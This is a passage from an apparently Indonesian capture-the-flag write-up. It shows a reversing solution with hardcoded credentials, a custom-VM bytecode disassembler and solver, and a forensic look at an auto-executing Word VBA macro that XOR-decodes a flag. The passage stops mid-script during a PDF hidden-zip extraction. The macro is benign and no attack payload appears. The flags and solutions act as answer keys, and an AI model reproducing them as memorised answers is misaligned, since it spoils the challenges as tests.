               && (*(char *)((int)param_2 + 0x1a) == '3')))))))))))) &&
        ((((*(char *)((int)param_2 + 0x1b) == 'd' && (*(char
*)((int)param_2 + 0x1c) == '1')) &&
          (*(char *)((int)param_2 + 0x1d) == 'f')) && (*(char
*)((int)param_2 + 0x1e) == 'c')))))) {
      uVar3 = (uint)(*(char *)((int)param_2 + 0x1f) == '2');
    }
  }
  return uVar3;
}
```

panjang username dan passwodnya 32 bytes. username dan passwordnya juga hardcoded

```
#!/usr/bin/env python3

user = "888765cc1062ceef99457cef217d25c9"
pwd  = "b54e4863ef82db84ada3143fff3d1fc2"

assert len(user) == 32 and len(pwd) == 32
flag = f"RTRTNI25{{{user}{pwd}}}"
print(flag)
```


Powered By **RTRTNI25**. Copyright 2025




3. FLAG

RTRTNI25{888765cc1062ceef99457cef217d25c9b54e4863ef82db84ada3143fff3d1fc2}

Quantum Prison


DESKRIPSI SOAL - 600 POINTS



2. PROOF OF CONCEPT


diberikan vm

Powered By **RTRTNI25**. Copyright 2025



HAL 49

Powered By **RTRTNI25**. Copyright 2025



bytecode vmnya pake self decrypt dengan XOR 0x7B. tiap block ada instruksi loop dan dibandingin dengan nilai imm (GETC → PUSH_IMM → XOR → JZ → FAIL), jadi cukup ambil immediates hasil decrypt

```
#!/usr/bin/env python3
```


Powered By **RTRTNI25**. Copyright 2025

```
BYTECODE = [
  0x50, 0x55, 0x10, 0x7B, 0x51, 0x3B, 0x6B, 0x36, 0x5A, 0x4B,
  0x7A, 0x6A, 0x3B, 0x6B, 0x48, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B,
  0x6B, 0x09, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x1F, 0x5A,
  0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x1E, 0x5A, 0x4B, 0x7A, 0x6A,
  0x3B, 0x6B, 0x30, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x4F,
  0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x5A, 0x5A, 0x4B, 0x7A,
  0x6A, 0x3B, 0x6B, 0x35, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B,
  0x10, 0x5A, 0x4B, 0x7A, 0x6A, 0x3B, 0x6B, 0x29, 0x5A, 0x4B,
  0x7A, 0x6A, 0x3B, 0x6B, 0x12, 0x5A, 0x4B, 0x7A, 0x6A, 0x84
]

MN = {
    0x10: "PUSH_IMM",
    0x11: "FAIL",
    0x12: "DUPREL",
    0x20: "ADD",
    0x21: "XOR",
    0x30: "JZ",
    0x40: "GETC",
    0x50: "SETLEN",
    0x51: "PATCH",
    0xFF: "SUCCESS",
}

def disasm(code, start=0, limit=None, title="disasm"):
    print(f"\n== {title} ==")
    i = start
    end = len(code) if limit is None else min(len(code), start + limit)
    while i < end:
        op = code[i]
        if op == 0x10 and i + 1 < end:
            imm = code[i + 1]
            print(f"{i:04x}: {op:02x} {imm:02x}     {MN[op]} 0x{imm:02x}
({chr(imm) if 32 <= imm < 127 else '.'})")
            i += 2
        elif op == 0x30 and i + 1 < end:
            off = code[i + 1]
            print(f"{i:04x}: {op:02x} {off:02x}     {MN[op]} +{off}")
            i += 2
        elif op == 0x50 and i + 1 < end:
            L = code[i + 1]
```



Powered By **RTRTNI25**. Copyright 2025

```
            print(f"{i:04x}: {op:02x} {L:02x}    {MN[op]} {L}")
            i += 2
        else:
            print(f"{i:04x}: {op:02x}       {MN.get(op,'UNK')}")
            i += 1

def xor_patch(code, patch_start, length, key):
    out = code[:]
    for k in range(length):
        idx = patch_start + k
        if idx < len(out):
            out[idx] ^= key
    return out

def find_patch_header(code):
    for i in range(0, len(code) - 4):
        if code[i] == 0x50 and code[i + 2] == 0x10 and code[i + 4] ==
0x51:
            return i, i + 5, code[i + 1], code[i + 3]

PAT = [0x40, 0x10, None, 0x21, 0x30, 0x01, 0x11]

def extract_expected_bytes(patched, start_idx):
    i = start_idx
    need = []
    while i < len(patched):
        if patched[i] == 0xFF:
            break
        # ensure we have 7 bytes to compare
        if i + 6 < len(patched) and patched[i] == 0x40 and patched[i +
1] == 0x10 \
           and patched[i + 3] == 0x21 and patched[i + 4] == 0x30 and
patched[i + 5] == 0x01 \
           and patched[i + 6] == 0x11:
            need.append(patched[i + 2])
            i += 7
        else:
            i += 1
    return bytes(need)

def emulate_checks(patched, start_idx, candidate: bytes):
    i = start_idx
    ci = 0
```


Powered By **RTRTNI25**. Copyright 2025

```
    while i < len(patched):
        if patched[i] == 0xFF:
            return ci == len(candidate) and ci > 0  # success only after
consuming all expected
        if i + 6 < len(patched) and patched[i] == 0x40 and patched[i +
1] == 0x10 \
           and patched[i + 3] == 0x21 and patched[i + 4] == 0x30 and
patched[i + 5] == 0x01 \
           and patched[i + 6] == 0x11:
            if ci >= len(candidate) or candidate[ci] != patched[i + 2]:
                return False
            ci += 1
            i += 7
        else:
            i += 1
    return False

orig = BYTECODE[:]
disasm(orig, 0, len(orig), "original bytecode")

hdr, patch_start, L, key = find_patch_header(orig)
print(f"\n[patch]  header  at  0x{hdr:x}    len={L}    key=0x{key:02x}
patch_start=0x{patch_start:x}")

patched = xor_patch(orig, patch_start, L, key)
disasm(patched, 0, len(patched), "patched view")

expected = extract_expected_bytes(patched, patch_start)
print(f"\nexpected bytes: {list(expected)}")
s = expected.decode('ascii', errors='strict')
print(f"TRTNI25{{{s}}}")
```


Powered By **RTRTNI25**. Copyright 2025



3. FLAG


TRTNI25{M3rdeK4!NkRi}

Powered By **RTRTNI25**. Copyright 2025

STEGANOGRAPHY


Check File

DESKRIPSI SOAL - 174 POINTS



2. PROOF OF CONCEPT

binwalk dulu



parse macro dari word/vbaProject.bin pake
https://github.com/decalage2/oletools/wiki/olevba

Powered By **RTRTNI25**. Copyright 2025

```
>>> olevba word/vbaProject.bin

olevba 0.60.2 on Python 3.11.6 - http://decalage.info/python/oletools
===============================================================================
FILE: word/vbaProject.bin
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
(empty macro)
-------------------------------------------------------------------------------
VBA MACRO NewMacros.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/NewMacros'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Public Sub AutoOpen()
    Dim data As String
    Dim i As Long
    Dim result As String
    Dim bytes() As String
    Dim key As String
    Dim keyByte As Integer
    data = "26 3A 3B 20 20 20 46 5B 12 27 2F 3D 27 27 2B 31 3C 36 27 3A 2C 33 21 36 2C 31 24 35 2D 3B 3B 13"
    key = "tni"
    result = ""

    bytes = Split(data, " ")
    For i = LBound(bytes) To UBound(bytes)
        keyByte = Asc(Mid(key, (i Mod Len(key)) + 1, 1))
        result = result & Chr(Val("&H" & bytes(i)) Xor keyByte)
    Next i

    ' Dummy operation supaya oletools tetap mendeteksi
    If Len(result) = 0 Then result = result
End Sub
+----------+--------------------+--------------------------------------------+
|Type      |Keyword             |Description                                 |
+----------+--------------------+--------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened       |
|Suspicious|Chr                 |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
|Suspicious|Xor                 |May attempt to obfuscate specific strings   |
|          |                    |(use option --deobf to deobfuscate)         |
+----------+--------------------+--------------------------------------------+

 itoid  /check_file/_file.png.extracted
>>>
>>>
```

xor biasa ternyata wkwkwk

```python
#!/usr/bin/env python3

data = "26 3A 3B 20 20 20 46 5B 12 27 2F 3D 27 27 2B 31 3C 36 27 3A 2C 33 21 36 2C 31 24 35 2D 3B 3B 13"
key = "tni"

bytes_list = data.split(" ")
result = ""

for i, b in enumerate(bytes_list):
    key_byte = ord(key[i % len(key)])
    result += chr(int(b, 16) ^ key_byte)

print(result)
```


Powered By **RTRTNI25**. Copyright 2025


```
itoid  /check_file/_file.png.extracted
>>> ./sol.py
RTRTNI25{SATSIBER_STEGO_X_MACRO}
itoid  /check_file/_file.png.extracted
>>>
```

3. FLAG

RTRTNI25{SATSIBER_STEGO_X_MACRO}

Content

DESKRIPSI SOAL - 320 POINTS



2. PROOF OF CONCEPT

scan visi_misi.pdf untuk cari hidden zip

```python
#!/usr/bin/env python3
import re
import base64
import zipfile
from pathlib import Path

pdf_path = Path("visi_misi.pdf")
outdir = Path("outputs")
outdir.mkdir(parents=True, exist_ok=True)

STREAM_RE = re.compile(rb"stream\s*[\r\n]+(.*?)\s*endstream", re.DOTALL)

def try_decode_zip_from_hex(data: bytes):
```


Powered By **RTRTNI25**. Copyright 2025

